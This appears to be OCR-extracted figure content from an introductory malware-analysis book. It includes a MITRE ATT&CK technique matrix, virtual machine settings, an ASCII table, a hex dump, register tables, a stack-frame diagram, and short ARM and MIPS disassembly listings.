

Chapter 1: Cybercrime, APT Attacks, and Research Strategies




Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credentia Access
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 technique
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	BITS Jobs	Credentials from Password Stores (5)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forced Authenticatio
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Forge Web Credentials (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Escape to Host	Direct Volume Access	Input Capture (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered	Domain Policy Modification (2)	Modify Authenticatio Process (4)
Search Open			Software Deployment Tools			Execution Guardrails (1)	
						Exploitation for Defense Evasion	



☐ Enable Network Adapter

Attached to: NAT

Name:




□ Enable USB Controller


● USB 1.1 (OHCI) Controller

USB Device Filters


Chapter 2: A Crash Course in Assembly and Programming Basics




	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00		☺	☻	♥	♦	♣	♠	•	◘	○	◙	♂	♀	♪	♫	☼
10	►	◄	↕	‼	¶	§	▬	↨	↑	↓	→	←	∟	↔	▲	▼
20		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
30	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
40	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
50	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
60	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
70	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	⌂



```
Hex dump                                         UNICODE
41 00 6E 00 20 00 75 00 6E 00 6B 00 6E 00 6F 00  An unkno
77 00 6E 00 20 00 65 00 72 00 72 00 6F 00 72 00  wn error
20 00 68 00 61 00 73 00 20 00 6F 00 63 00 63 00   has occ
75 00 72 00 65 00 64 00 2E 00 00 00 45 00 72 00  ured..Er
```







```
_code_start:
mov     r0, #2
mov     r1, #2
add     r0, r0, r1
cmp     r0, #4
beq     _true_block
```


```
add     r1, #5
b       func2
```

```
_true_block
mov     r1, r0
bx      lr
```




x64	x86		
8 bytes	4 bytes	2 bytes	1 byte
rax	eax	ax	al , ah
rcx	ecx	cx	cl , ch
rdx	edx	dx	dl , dh
rbx	ebx	bx	bl , bh
rsp	esp	sp	spl*
rbp	ebp	bp	bpl*
rsi	esi	si	sil*
rdi	edi	di	dil*
r8-r15	r8d-r15d*	r8w-r15w*	r8b-r15b*


BEFORE
Stack Item
ESP
Stack Item
EBP
PUSH EBP
EBP
ESP
Stack Item
Stack Item
EBP
MOV EBP, ESP
EBP
ESP=EBP
Stack Item
Stack Item
SUB ESP, 0x0C
Variable EBP-C
ESP
Variable EBP-8
Variable EBP-4
EBP
EBP
Stack Item
Stack Item
MOV ESP, EBP
Variable EBP-C
Variable EBP-8
Variable EBP-4
EBP
ESP=EBP
Stack Item
Stack Item
POP EBP
Variable EBP-C
Variable EBP-8
Variable EBP-4
EBP
Stack Item
ESP
Stack Item
EBP




```
EXPORT start
start

var_4C= -0x4C
var_24= -0x24
var_1C= -0x1C
var_14= -0x14
var_C= -0xC
var_8= -8
var_4= -4
arg_0=  0

; FUNCTION CHUNK AT 00016AE4 SIZE 00000078 BYTES
; FUNCTION CHUNK AT 00016EBC SIZE 00000218 BYTES

MOV             R11, #0
MOV             LR, #0
LDR             R1, [SP+arg_0],#4
MOV             R2, SP
STR             R2, [SP,#-4+arg_0]!
STR             R0, [SP,#var_4]!
LDR             R12, =.term_proc
STR             R12, [SP,#4+var_8]!
LDR             R0, =sub_F648
LDR             R3, =.init_proc
B               loc_16EBC
; End of function start
```

```
100.00% (79,56) (595,405) 00000190 00008190: start (Synchronized with H
```




```
260]> VV @ entry0 (nodes 3 edges 3 zoom 100%) BB-NORM mouse
         .----------------------------------------------.
         | [0x400260]                                   |
         | ;-- pc:                                      |
         | (fcn) entry0 100                             |
         |   entry0 (int arg1, int arg_0h, );           |
         | ; arg int arg_0h @ sp+0x0                    |
         | ; var int local_10h @ sp+0x10                |
         | ; var int local_14h @ sp+0x14                |
         | ; var int local_18h @ sp+0x18                |
         | ; arg int arg1 @ a0                          |
         | ; UNKNOWN XREF from aav.0x00400008 (+0x10)   |
         | move zero, ra                                |
         | bal 0x40026c;[ga]                            |
         | nop                                          |
         | ; arg1                                       |
         | ; CALL XREF from entry0 (0x400264)           |
         | lui gp, 6                                    |
         | addiu gp, gp, 0xa4                           |
         | addu gp, gp, ra                              |
         | move ra, zero                                |
         | lw a0, -0x7de0(gp)                           |
         | lw a1, (sp)                                  |
         | addiu a2, sp, 4                              |
